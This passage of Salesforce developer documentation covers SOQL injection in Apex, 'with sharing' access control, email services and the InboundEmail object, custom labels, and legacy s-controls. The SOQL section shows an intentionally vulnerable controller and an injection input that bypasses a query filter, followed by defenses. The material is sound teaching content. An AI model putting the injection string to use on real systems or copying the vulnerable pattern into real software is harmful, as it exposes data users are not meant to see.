In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- <http://www.google.com/search?q=sql+injection>

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
  <apex:form>
    <apex:outputText value="Enter Name" />
    <apex:inputText value="{!name}" />
    <apex:commandButton value="Query" action="{!query}" />
  </apex:form>
</apex:page>

public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
    String qryString = 'SELECT Id FROM Contact WHERE ' +
      '(IsDeleted = false and Name like \'' + name + '%\')';
    queryResult = Database.query(qryString);
    return null;
  }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%) OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
```

```
String queryName = '%' + name + '%';
queryResult = [SELECT Id FROM Contact WHERE
    (IsDeleted = false and Name like :queryName)];
return null;
}
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (`\`) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Email Services

What Are Email Services?

Email services are automated processes that use Apex classes to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the [failure response settings](#) for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your [sandbox](#) cannot be copied to your production organization.
- For each email service, you can tell Salesforce to [send error email messages to a specified address](#) instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group and Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- "Modify All Data"

To create Apex classes:

- "Author Apex"

Defining Email Service Addresses

1. From Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.
2. Choose the email service for which you want to define an address.
3. Click **New Email Address**, or click **Edit** to change the configuration for an existing email service address. To delete an email service address, click **View** and **Delete**.
4. In the **Email Address** field, enter the local-part of the email service address. Salesforce generates a unique domain-part for each email service address to ensure that no two email service addresses are identical. The generated domain-part appears to the right of the **Email Address** field.

 **Tip:** For the local-part of a Salesforce email address, all alphanumeric characters are valid, plus the following special characters: !#\$%&*/=?^_+~`{|}~. For the domain-part of a Salesforce email address, only alphanumeric characters are valid, as well as hyphen (-). The dot character (.) is also valid in both the local-part and domain-part as long as it is not the first or last character.

Salesforce email addresses are case-insensitive.

5. Select the **Active** checkbox if you want the email service address to be activated when you click **Save**.
6. Choose the **Context User**. The email service assumes the permissions of the context user when processing the messages this address receives. For example, if the email service is configured to modify contact records upon receiving updated contact information, the email service only modifies a record if the context user has permission to edit the record.

 **Important:** Choose a context user that has permission to execute the Apex class that the email service is configured to use.

7. Optionally, configure this email service address to only accept messages from certain senders by listing their email addresses and domains in the **Accept Email From** text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the **Accept Email From** text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the **Unauthorized Sender Action** failure response setting.

Leave this field blank if you want the email service to receive email from any email address.

 **Note:** If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the **Accept Email From** text boxes on both the email service and the email service address.

8. Click **Save** to save your changes, or **Save and New** to define another inbound email address for this email service.

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- "Modify All Data"

To create Apex classes:

- "Author Apex"

Defining Email Services

To define an email service:

1. From Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.
2. Click **New Email Service**, or click **Edit** to change an existing email service.
3. Specify the name of the email service.
4. Choose the Apex class you want this email service to use to process messages. The Apex class you choose must implement the `Messaging.InboundEmailHandler` interface. For example:

```
global class myHandler implements Messaging.InboundEmailHandler {
    global Messaging.InboundEmailResult handleInboundEmail (Messaging.InboundEmail
    email, Messaging.InboundEnvelope envelope) {
        Messaging.InboundEmailResult result = new Messaging.InboundEmailresult ();

        return result;
    }
}
```

For information on the `InboundEmail` object, see [Using the InboundEmail Object](#) on page 4818.

5. Choose the types of attachments you want the email service to accept. The options are:

None

The email service accepts the message but discards any attachment.

Text Attachments Only

The email service only accepts the following types of attachments:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`.
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

Messages with attachments other than these types are accepted, but the attachments are discarded.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- "Modify All Data"

To create Apex classes:

- "Author Apex"

Binary Attachments Only

The email service only accepts binary attachments, such as image, audio, application, and video files. Binary attachments have a limit of 5 MB per attachment.

Messages with attachments that are not binary are accepted, but the attachments are discarded.

All

The email service accepts any type of attachment.

Note: An email service can only process attachments if you configure the email service to accept attachments and use an Apex class that processes the types of attachments the email service accepts.

Also, note that email services cannot accept inline attachments, such as graphics inserted in email messages.

- Optionally, select the `Advanced Email Security Settings` checkbox to configure the email service to verify the legitimacy of the sending server before processing a message. The email service uses the following authentication protocols to verify the sender's legitimacy:

- SPF
- SenderId
- DomainKeys

If the sending server passes at least one of these protocols and does not fail any, the email service accepts the email. If the server fails a protocol or does not support any of the protocols, the email service performs the action specified in the `Unauthenticated Sender Action` failure response setting.

Tip: Before selecting the `Authenticate Senders` checkbox, ensure that the senders that you expect to use the email service support at least one of the authentication protocols listed above. For information on these authentication protocols, see the following websites:

- www.openspf.org
- www.microsoft.com/mscorp/safety/technologies/senderid/default.aspx

- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).
- You can convert text attachments to binary attachments.
- Optionally, configure this email service only to accept messages from certain senders by listing their email addresses and domains in the `Accept Email From` text box. Separate multiple entries with commas. For example: `george@mycompany.com, yahoo.com, gmail.com`. If the `Accept Email From` text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the `Unauthorized Sender Action` failure response setting.

Leave this field blank if you want the email service to receive email from any email address.

Note: You can also authorize email addresses and domains at the email service address-level. See [Defining Email Service Addresses](#) on page 4814.

If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the `Accept Email From` text boxes on both the email service and the email service address.

- Select the `Active` checkbox if you want the email service to be activated when you click `Save`.

11. Configure the failure response settings, which determine how the email service responds if an attempt to access this email service fails for the following reasons:

Over Email Rate Limit Action

Determines what the email service does with messages if the total number of messages processed by all email services combined has reached the daily limit for your organization. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.

Deactivated Email Address Action

Determines what the email service does with messages received at an email address that is inactive.

Deactivated Email Service Action

Determines what the email service does with messages it receives when the email service itself is inactive.

Unauthenticated Sender Action

Determines what the email service does with messages that fail or do not support any of the authentication protocols if the [Authenticate Senders](#) checkbox is selected.

Unauthorized Sender Action

Determines what the email service does with messages received from senders who are not listed in the [Accept From Email](#) text box on either the email service or email service address.

The failure response options are:

Bounce Message

The email service returns the message to the sender or to the [Automated Case User](#) for On-Demand Email-to-Case, with a notification that explains why the message was rejected.

Discard Message

The email service deletes the message without notifying the sender.

Queue Message (Over Email Rate Limit Action Only)

The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.

12. To send error email messages to a specified address instead of the sender's email address, select [Enable Error Routing](#) and specify the destination email address in [Route Error Emails to This Email Address](#). This prevents the sender being notified when email services cannot process an incoming email.
13. Click **Save** to save your changes, or **Save and New Email Address** to create email addresses for this email service, as described in [Defining Email Service Addresses](#) on page 4814.

SEE ALSO:

[Defining Email Service Addresses](#)

[What Are Email Services?](#)

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate `InboundEmail` object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an `InboundEmail` object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

 **Note:** For information on the Apex email service, see [What Are Email Services?](#) on page 4813.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

    global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
                                                            Messaging.InboundEnvelope env) {

        // Create an InboundEmailResult object for returning the result of the
        // Apex Email Service
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        String myPlainText= '';

        // Add the email plain text into the local variable
        myPlainText = email.plainTextBody;

        // New Task object to be created
        Task[] newTask = new Task[0];

        // Try to look up any contacts based on the email from address
        // If there is more than one contact with the same email address,
        // an exception will be thrown and the catch statement will be called.
        try {
            Contact vCon = [SELECT Id, Name, Email
                           FROM Contact
                           WHERE Email = :email.fromAddress
                           LIMIT 1];

            // Add a new Task to the contact record we just found above.
            newTask.add(new Task(Description = myPlainText,
                                Priority = 'Normal',
                                Status = 'Inbound Email',
                                Subject = email.subject,
                                IsReminderSet = true,
                                ReminderDateTime = System.now()+1,
                                WhoId = vCon.Id));

            // Insert the new Task
            insert newTask;
        }
    }
}
```

EDITIONS

Available in: Salesforce Classic

Available in:

- Enterprise
- Performance
- Unlimited
- Developer

```

    System.debug('New Task Object: ' + newTask );
}
// If an exception occurs when the query accesses
// the contact record, a QueryException is called.
// The exception is written to the Apex debug log.
catch (QueryException e) {
    System.debug('Query Issue: ' + e);
}

// Set the result to true. No need to send an email back to the user
// with an error message
result.success = true;

// Return the result for the Apex Email Service
return result;
}
}

```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word “unsubscribe.” If the word is found, the code finds all contacts and leads that match the From email address and sets the Email Opt Out field (HasOptedOutOfEmail) to True.

```

Global class unsubscribe implements Messaging.InboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

        Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubscribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

        // If unsubscribe is found in the subject line, enter the IF statement.

```

```
if (unsubMe == true) {

    try {

        // Look up all contacts with a matching email address.

        for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                          FROM Contact
                          WHERE Email = :env.fromAddress
                          AND hasOptedOutOfEmail = false
                          LIMIT 100]) {

            // Add all the matching contacts into the list.
            c.hasOptedOutOfEmail = true;
            lc.add(c);
        }
        // Update all of the contact records.
        update lc;
    }
    catch (System.QueryException e) {
        System.debug('Contact Query Issue: ' + e);
    }
}

try {
    // Look up all leads matching the email address.
    for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                  FROM Lead
                  WHERE Email = :env.fromAddress
                  AND isConverted = false
                  AND hasOptedOutOfEmail = false
                  LIMIT 100]) {
        // Add all the leads to the list.
        l.hasOptedOutOfEmail = true;
        ll.add(l);

        System.debug('Lead Object: ' + l);
    }
    // Update all lead records in the query.
    update ll;
}

catch (System.QueryException e) {
    System.debug('Lead Query Issue: ' + e);
}

// Call the class and test it with the data in the test method.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );
}
}

```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
binaryAttachments	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
ccAddresses	String[]	A list of carbon copy (CC) addresses, if any.
fromAddress	String	The email address that appears in the From field.
fromName	String	The name that appears in the From field, if any.
headers	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: <ul style="list-style-type: none"> • Received from • Custom headers • Message-ID • Date
htmlBody	String	The HTML version of the email, if specified by the sender.
htmlBodyIsTruncated	Boolean	Indicates whether the HTML body text is truncated (<code>true</code>) or not (<code>false</code>).
inReplyTo	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
messageId	String	The Message-ID—the incoming email's unique identifier.

Name	Type	Description
<code>plainTextBody</code>	String	The plain text version of the email, if specified by the sender.
<code>plainTextBodyIsTruncated</code>	Boolean	Indicates whether the plain body text is truncated (<code>true</code>) or not (<code>false</code>).
<code>references</code>	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.
<code>replyTo</code>	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the <code>fromAddress</code> field.
<code>subject</code>	String	The subject line of the email, if any.
<code>textAttachments</code>	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: <ul style="list-style-type: none"> • Attachments with a Multipurpose Internet Mail Extension (MIME) type of <code>text</code> • Attachments with a MIME type of <code>application/octet-stream</code> and a file name that ends with either a <code>.vcf</code> or <code>.vcs</code> extension. These are saved as <code>text/x-vcard</code> and <code>text/calendar</code> MIME types, respectively.
<code>toAddresses</code>	String[]	The email address that appears in the <code>To</code> field.

InboundEmail.Header Object

An `InboundEmail` object stores RFC 2822 email header information in an `InboundEmail.Header` object with the following fields.

Name	Type	Description
<code>name</code>	String	The name of the header parameter, such as <code>Date</code> or <code>Message-ID</code> .
<code>value</code>	String	The value of the header.

InboundEmail.BinaryAttachment Object

An `InboundEmail` object stores binary attachments in an `InboundEmail.BinaryAttachment` object.

Examples of binary attachments include image, audio, application, and video files.

An `InboundEmail.BinaryAttachment` object has the following fields.

Name	Type	Description
body	Blob	The body of the attachment.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
body	String	The body of the attachment.
bodyIsTruncated	Boolean	Indicates whether the attachment body text is truncated (<code>true</code>) or not (<code>false</code>).
charset	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
success	Boolean	A value that indicates whether the email was successfully processed. If <code>false</code> , Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the <code>Message</code> field.
message	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the <code>Success</code> field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
<code>toAddress</code>	String	The name that appears in the <code>To</code> field of the envelope, if any.
<code>fromAddress</code>	String	The name that appears in the <code>From</code> field of the envelope, if any.

Custom Labels

Custom Labels Overview

Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, or Lightning components. The values can be translated into any language Salesforce supports. Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language.

You can create up to 5,000 custom labels for your organization, and they can be up to 1,000 characters in length. Custom labels from managed packages don't count toward this limit.

To access custom labels, from Setup, enter *Custom Labels* in the `Quick Find` box, then select **Custom Labels**. From this page, you can:

- [Create a new custom label or edit an existing custom label.](#)
- [View an existing custom label.](#) From the view page, you can [create or edit a translation](#) in a language used by your organization.

To add a custom label to your application:

1. Create the custom label.
2. Translate the value of the label into the languages supported by your application.
3. Use the label.
 - In Apex use the `System.Label.Label_name` syntax.
 - In Visualforce and Lightning components, use the `$Label` global variable.
4. Include the label in your application when you package it for the [AppExchange](#).

Tip: If a custom label has translations, you must explicitly package the individual languages desired in order for those translations to be included in the package.

Available in:

- Developer
- Professional
- Enterprise
- Performance
- Unlimited

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

OR

"View Setup and Configuration" and be designated as a translator

Creating and Editing Custom Labels

To create or edit a new custom label:

1. From Setup, enter *Custom Labels* in the **Quick Find** box, then select **Custom Labels**.
2. Click **New Custom Label** to create a label, or click **Edit** next to the custom label that you want to edit.
3. In the **Short Description** text box, enter an easily recognizable term to identify this custom label. This description is used in merge fields.

 **Note:** You cannot change the language of an existing custom label.

4. If you are creating a new custom label, in the **Name** text box, enter the name the label uses. This value is used in Apex and Visualforce pages to reference the custom label. Names must contain only alphanumeric characters, start with a letter, contain no spaces or double underscores, and be unique from all other labels in your organization.
5. Check the **Protected Component** check box to mark the custom label as protected.
6. In the **Categories** text box, enter text to categorize the label. This field can be used in filter criteria when creating custom label list views. Separate each category with a comma. The total number of characters allowed in the **Categories** text box is 255.
7. In the **Value** text box, enter text up to 1,000 characters. This value can be translated into any language Salesforce supports.

 **Note:** It may take a few minutes before all users see any changes you make to this field.

8. Click **Save**.

Creating and Editing Custom Label Translations

To create or edit custom labels:

1. From Setup, enter *Custom Labels* in the *Quick Find* box, then select **Custom Labels**.
2. Select the custom label name to open the label.
3. In the Translations related list, click **New** to enter a new translation or **Edit** next to the language to change a translation. If you click **Delete**, Salesforce confirms you want to delete, then removes the translation from the custom label.
4. Select the *Language* you are translating into.
5. Enter the *Translation Text*. This text overrides the value specified in the label's *Value* field when a user's default language is the translation language.
6. Click **Save**.

Custom S-Controls

Defining Custom S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

The custom s-control library is a place where you can store and upload content for use in many areas within Salesforce such as, custom links, Web tabs, custom buttons, and dashboards. S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

An s-control can contain any type of content that you can display or run in a browser, for example, a Java applet, an ActiveX control, an Excel file, or a custom HTML Web form.

1. From Setup, enter *s-Controls* in the **Quick Find** box, then select **S-Controls**.
2. To create a new custom s-control, click **New Custom S-Control**.
3. To change an existing custom s-control, click **Edit**.
4. Enter s-control attributes.
5. To validate all Salesforce merge fields and functions, click **Check Syntax**.
6. Click **Save** when you finish or click **Quick Save** to save and continue editing.

 **Note:** If you have a namespace prefix and your s-control references merge fields without their namespace prefix, Salesforce automatically prepends them with your namespace prefix.

7. Create a custom button or link to display the custom s-control to your users. Alternatively, create a Web tab using the custom s-control, add the s-control to a page layout, or add the s-control to a dashboard. You can also use an s-control as online help content for a custom object.

About S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use s-controls to add your own functionality to your Salesforce organization. Whether you are integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere.

Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Considerations for S-Controls in Force.com AppExchange Packages

If you are developing Force.com AppExchange packages with s-controls or are planning to install a AppExchange package with s-controls, you should be aware of the following limitations:

- For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
- For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.
- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.

Viewing and Editing S-Controls

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To view the details of a custom s-control, from Setup, enter *S-Controls* in the **Quick Find** box, then select **S-Controls** and select the s-control name.

- To make changes to an s-control, click **Edit**.
- To remove an s-control, click **Del**.
- To view a list of other components in Salesforce that reference the s-control, click **Where is this used?**

Custom S-Control Attributes

Attribute Name	Description
Label	The text that displays on page layouts for embedded s-controls.
S-Control Name	The unique name for the s-control. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	<p>Determines how you plan to use the s-control.</p> <p>HTML Select this option if you want to enter the content for your s-control in the Content area.</p> <p>URL Select this option if you want to enter the link or URL of an external website in the Content area.</p> <p>Snippet Snippets are s-controls that are designed to be included in other s-controls. Select this option if you want to enter the content for your s-control snippet in the Content area.</p>
Description	Text that describes the s-control. This only displays to administrators.

Attribute Name	Description
Content	<p>Enter the content or source for your s-control. You can enter up to 1 million characters. The HTML code defines exactly how your users should view the custom s-control.</p> <ul style="list-style-type: none"> If you are building a formula in the Advanced Formula tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click Insert Field, choose a field, and click Insert. To create a basic formula that passes specific Salesforce data, select the Simple Formula tab, choose the field type in the <code>Select Field Type</code> drop-down list, and choose one of the fields listed in the <code>Insert Field</code> drop-down list. <p> Tip: Build cross-object formulas to span to related objects and reference merge fields on those objects.</p> <ul style="list-style-type: none"> To insert an operator, choose the appropriate operator icon from the <code>Insert Operator</code> drop-down list. To insert a function, double-click its name in the list, or select it and click Insert Selected Function. To filter the list of functions, choose a category from the <code>Functions</code> drop-down list. Select a function and click Help on this function to view a description and examples of formulas using that function. To reference a file that you uploaded in the <code>Filename</code> field as part of the custom s-control, select <code>Custom S-Control</code> from the <code>Select Field Type</code> drop-down list, and choose <code>Custom S-Control URL</code> to get the merge field for it. For a Java applet, you can also use the <code>{!Scontrol_JavaCodebase}</code> merge field and the <code>{!Scontrol_JavaArchive}</code> merge field. To insert activity merge fields, select <code>Event</code> or <code>Task</code> from <code>Select Field Type</code>. <p> Tip: Internet standards require special encoding for URLs. Salesforce automatically encodes the text from any merge field you insert into a link. Encode any additional text in your link manually. For example, to generate the following URL:</p> <pre data-bbox="532 1247 1437 1289">http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> <p>Use this content:</p> <pre data-bbox="532 1356 1437 1398">http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>Salesforce automatically strips double quotes from URLs when the <code>Content Source</code> is URL. If you need to use double quotes, encode them manually. For example, to generate the URL <code>http://www.google.com/search?q="salesforce+foundation"</code>, use this content:</p> <pre data-bbox="532 1549 1421 1591">http://www.google.com/search?q=%22salesforce+foundation%22.</pre>
Filename	Upload a file to display when you add this custom s-control to a custom link. The file can contain a Java applet, Active-X control, or any other type of content. This option applies to HTML s-controls only.
Prebuild In Page	This option keeps the s-control in memory, which may improve performance when the page is reloaded because the s-control does not have to be reloaded. This option applies to HTML s-controls only.

Attribute Name	Description
Encoding	The default encoding setting is Unicode (UTF-8). Change it if you are passing information to a URL that requires data in a different format. This option is available when you select URL for the <code>Type</code> .

Deleting Custom S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

To delete a custom s-control:

1. First, ensure that the s-control isn't used by other components: from Setup, enter `S-Controls` in the `Quick Find` box, then select **S-Controls**, select the s-control, and then click **Where is this used?**.
2. Click **S-Controls** again.
3. Click **Del** next to the custom s-control you want to delete.
4. Click **OK** to confirm.

 **Note:** You cannot delete a custom s-control that is used elsewhere in Salesforce. Deleted s-controls do not go into the Recycle Bin.

Tips on Building S-Controls

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following tips when building s-controls:

- If you create a URL s-control, do not select **Show Section Heading on Detail Page** in the page layout section where you put the s-control. This option in conjunction with collapsible sections causes some problems in certain browsers.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Use the `{!$Organization.UISkin}` merge field in your s-control to retrieve the User Interface Theme that the organization has selected. The Theme1 value for this merge field represents the Salesforce Classic theme and Theme2 represents the Salesforce theme.
- S-controls use the `{!` and `}` characters (previously used to surround merge fields in formulas) to enclose an expression, which can include one or more merge fields, functions, or global variables.
- When overriding an action, use the `no override` argument to prevent a recursion, indicated by empty frames on the page.
- To insert activity merge fields, select `Event` or `Task` from `Select Field Type`.

Useful S-Controls

! **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use the following samples to get started using s-controls.

S-Controls for Detail Pages

Yahoo Map

Use the Yahoo Map API and the billing address merge fields to display a map for an account. Use the following code in an HTML s-control and add it to your account detail page layout:

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
```

Custom buttons and links are available in: **All** Editions

S-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Overriding standard buttons and tab home pages is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

```
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-Controls that Override Standard Buttons and Tab Home Pages

Add Product Override

